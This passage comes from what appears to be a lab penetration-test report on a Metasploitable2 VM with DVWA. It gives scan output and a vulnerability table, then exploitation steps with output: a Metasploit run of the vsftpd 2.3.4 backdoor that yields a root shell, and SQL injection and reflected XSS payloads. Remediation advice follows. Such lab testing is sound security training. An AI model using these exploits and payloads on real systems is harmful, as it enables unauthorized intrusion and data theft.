$ gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt -o gobuster_meta.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.101
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./htaccess (Status: 403) [Size: 296]
./htpasswd (Status: 403) [Size: 296]
/.hta (Status: 403) [Size: 291]
/cgi-bin/ (Status: 403) [Size: 295]
/dav (Status: 301) [Size: 319] [→ http://192.168.56.101/dav/]
/index (Status: 200) [Size: 891]
/index.php (Status: 200) [Size: 891]
/phpMyAdmin (Status: 301) [Size: 326] [→ http://192.168.56.101/phpMyAdmin/]
/phpinfo (Status: 200) [Size: 48008]
/phpinfo.php (Status: 200) [Size: 48020]
/server-status (Status: 403) [Size: 300]
/test (Status: 301) [Size: 320] [→ http://192.168.56.101/test/]
/twiki (Status: 301) [Size: 321] [→ http://192.168.56.101/twiki/]
Progress: 4613 / 4613 (100.00%)

Finished
```

Path	Status	Notes
<code>/.htaccess</code>	403	Restricted
<code>/.htpasswd</code>	403	Restricted
<code>/cgi-bin/</code>	403	Restricted
<code>/dav/</code>	301 → 200	WebDAV directory accessible
<code>/index.php</code>	200	Main page
<code>/phpMyAdmin/</code>	301 → 200	Unrestricted database admin panel
<code>/phpinfo.php</code>	200	Full system info disclosure
<code>/server-status</code>	403	Restricted
<code>/test/</code>	301	Accessible
<code>/twiki/</code>	301	Accessible

Web Vulnerability Scan (Nikto)

```
(kali@kali) ~/rabbit_vapt
$ nikto -h http://192.168.56.101 -o nikto_output.txt
- Nikto v2.5.0

+ Target IP:      192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port:    80
+ Start Time:     2026-08-03 01:51:03 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mis-sing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /%PHEP8B85F2AB-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /%PHEP9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /%PHEP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /%PHEP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/Changelog: Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/Changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /wp-config.php: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:     2026-08-03 01:53:07 (GMT-4) (124 seconds)

+ 1 host(s) tested
```

27 items reported, key findings:

- Missing **X-Frame-Options** (clickjacking risk)
- Missing **X-Content-Type-Options**
- **mod_negotiation** enabled with MultiViews (filename brute-forcing risk)
- Apache 2.2.8 — end-of-life, unsupported
- HTTP **TRACE** method enabled (Cross-Site Tracing / XST risk)
- **/phpinfo.php** exposed (CWE-552)
- Directory indexing enabled on **/doc/**, **/test/**, **/icons/**
- Unprotected **/phpMyAdmin/** directory
- Backup file found: **#wp-config.php#**

Observation: The unrestricted **/phpMyAdmin/** panel combined with the exposed **/phpinfo.php** file represents a particularly dangerous combination — an attacker can obtain exact PHP/system configuration details from phpinfo.php, then directly attempt database access through the unprotected admin panel, without needing to chain any further vulnerabilities.

4.4 Vulnerability Identification

#	Vulnerability	Severity	CVSS	Reference	Location
1	vsftpd 2.3.4 Backdoor Command Execution	Critical	9.8	CVE-2011-2523	Port 21
2	Samba 3.0.20 Remote Code Execution	Critical	10.0	CVE-2007-2447	Ports 139/445
3	Unauthenticated SMB Null Session / Anonymous Access	High	7.5	CWE-200	Ports 139/445
4	Exposed System Information (phpinfo.php)	Medium	5.3	CWE-552	Port 80
5	Outdated Apache Server & Active HTTP TRACE Method	Medium	5.3	CVE-2003-1418	Port 80

4.5 Exploitation

Target Vulnerability: vsftpd 2.3.4 Backdoor Command Execution (CVE-2011-2523)

Objective: Gain unauthorized remote access to the target system by exploiting a known malicious backdoor embedded in a compromised version of the vsftpd FTP server package.

Tool Used: Metasploit Framework

Steps to Reproduce:

bash

msfconsole

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.56.101

run

```
(kali@kali)-[~/rabbit_vapt]
$ msfconsole
Metasploit tip: Use post/multi/manage/autoroute to automatically add
pivot routes

      .:ok000kdc'      'cdk000ko:.
      .x000000000000c      c00000000000x.
      :00000000000000k,      ,k0000000000000:
      '00000000kkk00000: :0000000000000000'
      o00000000.      .o0000e0000l.      ,0000000o
      d0000000.      .c00000c.      ,0000000x
      l0000000.      ;d;      ,0000000l
      .00000000.      .;      ;      ,00000000.
      c0000000.      .00c.      'o00.      ,0000000c
      o000000.      .0000.      :0000.      ,000000o
      l00000.      .0000.      :0000.      ,00000l
      ;0000'      .0000.      :0000.      ;0000;
      .d000o      .0000o00000000.      .c0k.
      ,k0l      .0000000000000.      .d0k,
      :kk;      .0000000000000.      c0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      .d0d,
      .

      =[ metasploit v6.4.99-dev ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,680 payloads ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules



| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | auxiliary/dos/ftp/vsftpd_232         | 2011-02-03      | normal    | Yes   | VSFTPD 2.3.2 Denial of Service           |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | VSFTPD v2.3.4 Backdoor Command Execution |



Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:39887 → 192.168.56.101:6200) at 2026-08-03 01:57:44 -0400

whoami
id
uname -a
root
uid=0(root) gid=0(root)
```

Execution Output:

[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)

[*] 192.168.56.101:21 - USER: 331 Please specify the password.

[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...

[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.56.102:39887 -> 192.168.56.101:6200)

Impact: This vulnerability provides complete, unauthenticated remote root access to the target system with a single command, requiring no valid credentials, no user interaction, and no prior knowledge of the system beyond its IP address. An attacker exploiting this in a production environment would achieve total system compromise — full read/write access to all files, ability to install persistence mechanisms, pivot to other internal systems, and exfiltrate any data on the host.

Recommendation: Immediately identify and remove any instance of vsftpd 2.3.4, as this specific version's source was maliciously compromised at the distribution level. Upgrade to the latest stable vsftpd release from an official, verified source. Implement file integrity monitoring on critical system binaries to detect unauthorized modifications. Apply network segmentation and firewall rules to restrict FTP service exposure to only trusted internal hosts.

4.6 Web Security Assessment (DVWA)

Setup: DVWA accessed at <http://192.168.56.101/dvwa>, logged in with admin:password, security level set to Low.

4.6.1 SQL Injection

Severity: Critical

OWASP: A03:2021 — Injection



Objective: Extract unauthorized database records via the DVWA SQL Injection module.

Endpoint: <http://192.168.56.101/dvwa/vulnerabilities/sqli/>

Payload Used: ' OR '1'='1

Steps to Reproduce:

1. Log in to DVWA and navigate to the SQL Injection module, with Burp Suite running as a passive proxy in the background.
2. Enter the payload ' OR '1'='1 directly into the "User ID" input field.
3. Click "Submit."
4. Observe the application returns all user records instead of the single requested record, along with their password hashes.



Impact: The injected payload causes the underlying SQL query's **WHERE** clause to evaluate as universally true, bypassing the intended single-record lookup and dumping the entire user table, including password hashes for all five accounts. This directly exposes credential material that could be cracked offline and used for further account compromise.

Recommendation: Use parameterized queries/prepared statements for all database interactions. Apply strict input validation on the User ID field. Enforce least-privilege database account permissions. Hash passwords using a strong, salted algorithm (e.g., bcrypt, Argon2) to reduce impact even if hashes are exposed.

4.6.2 Reflected Cross-Site Scripting

Severity: Medium

OWASP: A03:2021 — Injection (XSS)


Objective: Execute arbitrary client-side JavaScript via the DVWA Reflected XSS module.

Endpoint: http://192.168.56.101/dvwa/vulnerabilities/xss_r/

Payload Used: `<script>alert('XSS_Test')</script>`

Steps to Reproduce:

1. Log in to DVWA and navigate to the Reflected XSS module, with Burp Suite running as a passive proxy in the background.
2. Enter the payload `<script>alert('XSS_Test')</script>` into the "What's your name?" input field.
3. Click "Submit."
4. Observe the browser executes the injected script, displaying a popup alert containing "XSS_Test".



Impact: User-supplied input is reflected into the HTML response without encoding, allowing arbitrary script execution in the context of the victim's browser session. In a real attack, this

could be used to steal session cookies, perform actions on behalf of the victim, or redirect users to malicious sites via a crafted link containing the payload.

Recommendation: Apply context-appropriate output encoding to all reflected user input before rendering it into HTML. Implement a Content Security Policy (CSP) to restrict script execution sources as a defense-in-depth measure. Apply server-side input validation as a secondary layer of defense.

5. Risk Summary Table

#	Finding	Category	Severity	CVSS
1	vsftpd 2.3.4 Backdoor Command Execution	Service Vulnerability	Critical	9.8
2	Samba 3.0.20 Remote Code Execution	Service Vulnerability	Critical	10.0
3	SMB Null Session / Anonymous Access	Service Vulnerability	High	7.5
4	Exposed System Information (phpinfo.php)	Web Misconfiguration	Medium	5.3
5	Outdated Apache + HTTP TRACE Enabled	Web Misconfiguration	Medium	5.3
6	SQL Injection (DVWA)	Web Application	Critical	9.1 (est.)
7	Reflected XSS (DVWA)	Web Application	Medium	6.1 (est.)

6. Remediation Recommendations

1. **Immediately patch or remove vsftpd 2.3.4** — replace with a verified, current release; this is the single highest-risk finding in the assessment.
2. **Upgrade Samba** from 3.0.20 to a current, patched version to eliminate the critical RCE vulnerability.
3. **Disable anonymous/null SMB sessions** and enforce authentication with strong password policy (current policy permits zero-length passwords with no complexity requirements).
4. **Remove /phpinfo.php** and any other debug/info-disclosure files from the production web root.
5. **Upgrade Apache** to a currently supported version; disable the HTTP TRACE method and mod_negotiation/MultiViews.
6. **Restrict or remove /phpMyAdmin/** public access; place behind authentication and IP allow-listing if administrative access is required.
7. **Implement parameterized queries** across all database-driven application code to eliminate SQL injection risk.
8. **Apply output encoding and a Content Security Policy** across the web application to mitigate XSS risk.
9. **Disable unnecessary legacy services** (Telnet, rsh/rexec/rlogin, the port 1524 bindshell) entirely — these protocols transmit credentials in plaintext and offer no modern security benefit.
10. **Conduct regular vulnerability scanning and patch management** to prevent recurrence of known, high-severity CVEs remaining unpatched on production systems.

7. Conclusion

This internal VAPT assessment of the Metasploitable2 target demonstrated a critical security posture, with multiple independently exploitable paths to full root-level system compromise. The successful exploitation of the vsftpd 2.3.4 backdoor, achieved with a single Metasploit command and no valid credentials, confirms that the highest-severity finding in this assessment is not theoretical but immediately and reliably exploitable. This was further compounded by a second critical-severity vulnerability in the Samba service, extensive information disclosure through unauthenticated SMB sessions, and exploitable web application vulnerabilities (SQL Injection and Reflected XSS) confirmed against the DVWA application.

If this system's configuration were representative of production infrastructure at Rabbit Pvt. Ltd., the organization would face severe risk of complete system compromise, data breach, and potential lateral movement to other internal systems. The remediation steps outlined in Section 6 should be treated as immediate priorities, particularly the patching of the vsftpd and Samba services, given their unauthenticated, remotely exploitable nature and maximum-severity CVSS ratings.

8. Appendix — Commands Reference & Screenshot Index

Task	Command
Setup	<code>ifconfig</code> (on Metasploitable2)
Setup	<code>ping -c 4 192.168.56.101</code>
1	<code>nmap -sn 192.168.56.0/24</code>
1	<code>nmap -p- -T4 -oN nmap_tcp_allports.txt 192.168.56.101</code>
1	<code>nmap -sV -sC -p 21,22,23,25,53,80,111,139,445,512,513,514,1099,1524,2049,2121,3306,3632,5432,5900,6000,6667,8009,8180,8787 -oN nmap_service_detect.txt 192.168.56.101</code>
1	<code>sudo nmap -O 192.168.56.101 -oN nmap_os_detect.txt</code>
1	<code>sudo nmap -sU --top-ports 20 192.168.56.101 -oN nmap_udp.txt</code>
2	<code>nmap -p 21 -sC -sV 192.168.56.101</code>
2	<code>nmap -p 22 -sC -sV 192.168.56.101</code>
2	<code>enum4linux -a 192.168.56.101</code>
2	<code>smbclient -L //192.168.56.101/ -N</code>
2	<code>nmap -p 25 -sC -sV 192.168.56.101</code>
2	<code>nmap -p 25 --script smtp-enum-users 192.168.56.101</code>
2	<code>dig @192.168.56.101 version.bind chaos txt</code>
3	<code>whatweb http://192.168.56.101</code>
3	<code>gobuster dir -u http://192.168.56.101 -w /usr/share/wordlists/dirb/common.txt -o gobuster_meta.txt</code>
3	<code>nikto -h http://192.168.56.101 -o nikto_output.txt</code>

5	msfconsole → search vsftpd → use exploit/unix/ftp/vsftpd_234_backdoor → set RHOSTS 192.168.56.101 → run
6	DVWA SQLi payload: ' OR '1'='1 (User ID field)
6	DVWA XSS payload: <script>alert('XSS_Test')</script> (name field)